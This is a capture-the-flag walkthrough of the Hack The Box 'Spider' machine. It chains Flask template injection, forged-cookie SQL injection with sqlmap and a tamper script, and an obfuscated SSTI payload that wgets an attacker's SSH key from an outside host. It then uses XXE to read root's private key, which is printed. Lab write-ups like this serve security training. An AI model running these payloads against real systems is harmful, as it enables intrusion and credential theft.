

# Nmap

```
nmap -sC -sV -oA nmap/spider 10.129.142.252
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-30 06:55 EDT
Nmap scan report for spider.htb (10.129.142.252)
Host is up (0.045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to Zeta Furniture.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```

# Register Account

## Create Account

Username: hacker

Password: Passw0rd

Returns an UUID and now we can navigate the page.

Theres nothing juicy on the website, so let's try some injection techniques on the login form.

## Template Injection

Username: {{3 \* '3'}}

Password: 123

After login and going to User Information we can see it's **vulnerable to Template Injection**

Result on Username: 333

## Let's read some configurations

Username: {{config}}

Password: 123

UUID: 778824db-331b-46cb-93e2-ed2f14c01d9f

# User information

Username

<Config{'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAG

UUID

778824db-331b-46cb-93e2-ed2f14c01d9f

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False,
'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0,
43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR':
False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-
Reset', 'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER':
'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}>
```

# Flask Cookie - Injection

```
flask-unsign --decode --cookie  
'eyJjYXJ0X2l0ZW1zIjpbIjkiLCI5Il0sInV1aWQiOiI3Nzg4MjRkYi0zMzFiLTQ2Y2ItOTNlMi1lZDJmI  
  
{'cart_items': ['9', '9'], 'uuid': '778824db-331b-46cb-93e2-ed2f14c01d9f'}
```

## Key

```
Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942
```

## Injection

cart\_items is injectable.

```
flask-unsign --sign --cookie={'cart_items': ['1 OR 1=1--'], 'uuid': '778824db-  
331b-46cb-93e2-ed2f14c01d9f'} --  
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

This will return a valid token that puts all existing products in the cart.

Knowing this, lets use sqlmap and a tamper script to craft the cookie.

## Request

```
GET /cart HTTP/1.1  
Host: spider.htb  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101  
Firefox/78.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close
```

Cookie:

session=eyJjYXJ0X2l0ZW1zIjpbIjEgMT0xIFV0SU90IFNFTEVDVCA50SwgJ2hpJywnQ2hhaXInLC

Upgrade-Insecure-Requests: 1

## SQLMap

```
sqlmap -u "http://spider.htb/cart" --cookie="session=1" -p 'session' --param-  
filter='COOKIE' --level=5 --risk=3 --tamper="flaskencode" --dbms=mysql --  
delay=0.15 --dbs
```

## Tamper Script

```
#!/usr/bin/env python  
  
from lib.core.enums import PRIORITY  
import flask_unsign  
  
__priority__ = PRIORITY.LOW  
  
def dependencies():  
    pass  
  
def tamper(payload, **kwargs):  
  
    return flask_unsign.sign({'cart_items' : [ payload ], 'uuid':'ed86b957-  
0459-47ab-bc21-b9c14bbaab88'},  
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')
```

```

Database: shop
Table: messages
[1 entry]
+-----+-----+-----+-----+
| post_id | creator | message | timestamp |
+-----+-----+-----+-----+
| 1 | 1 | Fix the <b>/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal</b> portal! | 2020-04-24 15:02:41 |
+-----+-----+-----+-----+

[12:28:32] [INFO] table 'shop.messages' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/messages.csv'
[12:28:32] [INFO] fetching columns for table 'users' in database 'shop'
[12:28:32] [INFO] fetching entries for table 'users' in database 'shop'
Database: shop
Table: users
[2 entries]
+-----+-----+-----+-----+
| id | uuid | name | password |
+-----+-----+-----+-----+
| 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 |
| 2 | ed86b957-0459-47ab-bc21-b9c14bbaab88 | jsarmz | Passw0rd! |
+-----+-----+-----+-----+

```

Username: chiv

Password: ch1VW4sHERE7331

UUID: 129f60ea-30cf-4065-afb9-6be45ad38b73

# Login into Admin Panel

Welcome to the admin panel, chiv.	
New message	<div>Enter message</div> <div><input type="text"/></div> <div>Submit</div>
View messages	<div>messages</div>
View support	<div>support</div>

## View Messages

Exploring the application we can view messages and support.

Staff of ID: '1' posted on: 2020-04-24 15:02:41
Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!

This is pointing to the path  
/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

and it seems there are some vulnerabilities there.

So let's try to navigate there

spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

Submit a support ticket!

Welcome to the support portal!

Contact number or email:

Message:

My dog ate my homework!

Submit

First thing we see there is a WAF on Contact field and but XSS on Message.

XXS Is rabbit hole.

## Injection on Contact field

Since the initial page was vulnerable to SSTI let's try it here.

```
{{ config }}
```

But there is WAF blocking `{{ }}`. But wait.. we can also do something like: `{% print("foobar") %}`

It seems that this is also vulnerable to SSTI, as we can see foobar printed on the contact name

Support request from: 'foobar' at 2021-05-30 20:58:02

sasdsadadsa

Knowing that we can either start a reverse shell or upload our public key and jump into ssh directly, since ssh is available on the server.

We need to escape WAF Characters, so the final payload will look like:



```
{% print(request["application"]["\x5f\x5fglobals\x5f\x5f"]  
["\x5f\x5fbuiltins\x5f\x5f"] ["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("wget  
10\x2e10\x2e14\x2e147/authorized\x5fkeys -O /home/chiv/\x2essh/authorized\x5fkeys")  
["read"]()) %}
```

# SSH


```
(root@kali)-[~/HTB/Spider]
# ssh chiv@spider.htb
Last login: Sun May 30 20:12:17 2021 from 10.10.14.147
chiv@spider:~$
```

## Listening Ports

```
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*        LISTEN
-
tcp        0      0 0.0.0.0:80              0.0.0.0:*        LISTEN
-
tcp        0      0 127.0.0.1:8080          0.0.0.0:*        LISTEN
-
```

## Redirecting 8080 to our machine

```
ssh -L 8080:127.0.0.1:8080 chiv@spider.htb
```



The webpage just ask for a username, so lets put something random... and we're in. We see the server prints a Welcome username message... could this also be vulnerable to something?

# WELCOME, JSARMZ

## CHECKOUT NOW-*modernized* SHOPPING CART

My Cart

Continue Shopping >



#QUE-007544-002  
**ASTHETIC BED**

x \$5.00 **IN STOCK**

\$300.00



Checking the cookie with flask-unsign

```
flask-unsign --decode --
cookie='.eJxNjEFvgYAArv_KwnkHdHYHk14MqKPTBhSw3CA0w4rOVLNZm_73rcma7Pjy3vddgV96D-
IreDIgBhyXqcVLTTsimJwH0QfyKIuLyVWreRrV2ZhYHiDasEIg9s6x29n-
beXVjH79UPEy2adjzk6Juvs7K-gRlZZQiC0Vur3JyrmUrhUBP8sebqxPsH1RncSb6RDCQGekEf_-
_vaUhcurRCTTIWlMLqjucFQjMh39x4X1cyvCJeCZ_Xr0dPVnKVyl02QwqysK0IaHU8l239stuD2D8bMd5g
QukckP6JGpHRENroHWU'
{'lxml':
b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICA8dXNlcm5h
'points': 0}
```

We see it returns a base64 string, and after decoding we see it's a XML

```
echo
"PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICA8dXNlcm5h
| base64 -d 1
<!-- API Version 1.0.0 -->
<root>
  <data>
    <username>foo</username>
    <is_admin>0</is_admin>
  </data>
</root>
```

So this can be vulnerable to XXE Injection, since from burp suite we can modify the version and the username parameters.

```
1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!--
```

Encoded with URL:

```
%31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%31%59%20%65%6e%74%20%53%59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%72%6f%6f%74%2f%2e%73%73%68%2f%69%64
```

And on username with &ent;

```
1 POST /login HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://localhost:8080
0 Connection: close
1 Referer: http://localhost:8080/login
2 Cookie: session=eyJwb2ludHMiOjB9.Yl_Qt3A.xVs8NmZpHKVL-BAGb1wtj2CrK7M
3 Upgrade-Insecure-Requests: 1
4
5 username=%26ent%3B&version=
%31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%31%59%20%65%6e%74%20%53%59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%72%6f%6f%74%2f%2e%73%73%68%2f%69%64
```

Shall print out the Private key

## Footnote

We can decode the generated token from our payload to see the final XML Result

```
(root@kali) ~/HTB/Spider
# flask-unsign --decode --cookie='.eyJxNkM1undAYRV8lYp2FYUKljJRFGTBTUpv47zN4B_JIDNge2iEKJcq7Z1S1Vdf33K0r-x651bto_x7d9dE-UgXFtlglmyrgegn6VFzVqLE9NCX1avSfoheFUyg5eRy4eMBdsNVJt0Dnd42EcyZxDiRZVqfPM7rJuv46NJ2q3AH2cw8Z12wF4nJm0GrJlcl78KQtu03lOAs9ImtGMJBfVZ0JT9yccsVDkLRzCCXM22Z-z0jL10iSkYemFPT9HHfTRfzmG5Rnv08Qlo4pZN.YLQuLw.8FLhQ95PNCH2f0okJAtK9acRhZY'
{'lxml': b'PCetLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPCetLT94bWwgdMvYc2lubi0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNLIFs8IUVOVElUWSBlbnQgU1lTVEVNI ZlbnQ7PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=', 'points': 0}

(root@kali) ~/HTB/Spider
# echo "PCetLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPCetLT94bWwgdMvYc2lubi0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNLIFs8IUVOVElUWSBlbnQgU1lTVEVNI ZlbnQ7PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=" | base64 -d
<!-- API Version 1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!--
<root>
  <data>
    <username>&ent;</username>
    <is_admin>0</is_admin>
  </data>
</root>
```

# Getting Private Key

localhost:8080/site

```
WELCOME, -----BEGIN RSA PRIVATE KEY-----
MIIEOWIBAAKCAQEAL/DN2XPJQUIW49CVNDAGDEO5WZ47TZDYZ
GSGQSKHFFUZZJQ8V/Q4ABFM6LQSN47G8FOQ0GQ1DVUZKWFAATV
IFTBG7RQV/XATWAMDRFRLB7X63TG6MZDRKVFVGFHWWQANKUJN
4D3/VO
/MDEUB02HA7RW9OHSYKR4PIGV4MDWXGGL+FWO6HFNCZ+YK96
EGKDKXY3RNLKVTXJPILFMAZGU0T+RX1GLMOPDQODWRBWU+WE
VPT5ZDGIKID4TFT57UDHXPISD6YBHLT5OOHFFQIDAQABAOIBAFX
KRHFYU04J7ZBHDFJBI7AFINZPBWRTQ75VHOEEEXUD2VMDXAEQ
SZ4EKUCRQ05O9QTHXJP0700+8T24WMLAHKW6QN1VW61+46IWC
RKWBLMMIQNAYZZDKTNU9+CA/KZ
/CAJLPZ3M1NW7X//RCDL8KBGS8RFUHQZ/R4R7E
HTCVXUXOFNYO/I+A3JIDPHOC5UH56G1W82NWTCTCFMFEUSUOI
S7PWQ1E4M27/NMU7R
/CSLC03YFQXOW+CIBDD59DBKTZKERDIMD49WIZSXIZL7RDT
WBTACSUCGYEAYU9AZUPB71YNGQVLPDZOTD6REZLBDGEQZ4E
R335NRBF7EJC0ODXNVSY+4VEXQMTX9ETXPMTSP6U0WVIYWY9C
KCSQH/YFKD2JADKMXHXKZ9THXCCHOFET7IUMNSM2VBKB1XBMK
FHRNRIB3OS7QYAYE+XRGVDX/KXCKVA6ZN20YKTWYLH2HLFXCFQ
BAKYCDFXSUQDPJ1/QE21OVDLMJFU4XS7ZDGG8O5V8JMF6TLTWIC
W42ZV3VV7BSAHQSMVD3IGLEODFT34JO9NQV9KBCCGYEAK8ELV
/XV9DWNJTZ2UFO5PA14J0O+WQ7C4ORSFBTH1TVZ8TCW+OVPLSE
MVAF3J64OSGYZHOXE7T2IQ788NF4GZUXHCL8QLO9HQJ7DBHRPF
ASAJ8JITOB6HZHN0OWEFGX0CGYAICQMUGU2VJZ9ARP/LC7TR0NY
LMOYLUNYOSNUWKTNYC0VLY8QH7+MYLH77CYUTYUODHMM+V7
```

```
ssh root@spider.htb -i id_rsa
```

```
└─# ssh root@spider.htb -i id_rsa
Last login: Mon May 24 14:22:35 2021 from 10.10.14.2
root@spider:~# id && hostname
uid=0(root) gid=0(root) groups=0(root)
spider
root@spider:~#
```